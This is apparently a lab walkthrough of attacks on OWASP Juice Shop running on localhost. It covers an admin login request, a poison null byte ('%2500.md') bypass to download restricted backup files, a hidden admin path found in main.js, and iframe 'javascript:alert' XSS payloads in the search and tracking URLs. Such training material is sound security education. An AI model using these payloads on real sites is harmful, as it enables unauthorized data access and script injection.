
Pretty Raw Hex \n

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 51
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
5 Accept: application/json, text/plain, */*
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Sa
8 Content-Type: application/json
9 Origin: http://localhost:3000
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
17 Connection: close
18
19 {
  "email": "admin@juice-sh.op",
  "password": "admin123"
}
```


Sensitive Data Exposure:

[https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A3-Sensitive\\_Data\\_Exposure](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A3-Sensitive_Data_Exposure)

in page like About us there is a link as shown




Let's check link /ftp/




When we check files one file is confidential which is ( acquisitions.md )

As shown here after we open it :



We can also bypass other file even if its not allowed for example this file (*package.json.bak*) :




To bypass this restriction from the site , will use a character called “**Poison Null Byte**”. This character like this : %00

We will change link and add %2500.md by the end

And here we download the file which maybe could be a backup of the site






After download we can change it back to the original extension and check the file.

Broken Access Control:

[https://owasp.org/www-project-top-ten/2017/A5\\_2017-Broken\\_Access\\_Control.html](https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control.html)


using debugger in Firefox (or short cut F12 by keyboard) and check *main.js*

we go to look for admin page link we found this:



Path: **administration**

When we check the link, we got this message



If we try any other link (wrong link) we will get redirect to home page. so that mean this correct admin page!


Cross-Site Scripting XSS:

[https://owasp.org/www-project-top-ten/2017/A7\\_2017-Cross-Site\\_Scripting\\_\(XSS\).html](https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html)

using javascript alert tag we will use iframe element :


```
<iframe src="javascript:alert('xss')">
```

On *search bar* we will get the alert “XSS”



It also called XFS ( Cross-Frame Scripting ) one of the most common forms of detecting XSS within web applications.

Since we got account earlier we will log to an account and check the truck link:



Change track number to iframe code :

```
localhost:3000/#/track-result?id=<iframe src="javascript:alert(`xss Track Link`)">|
```

Will get the alert :

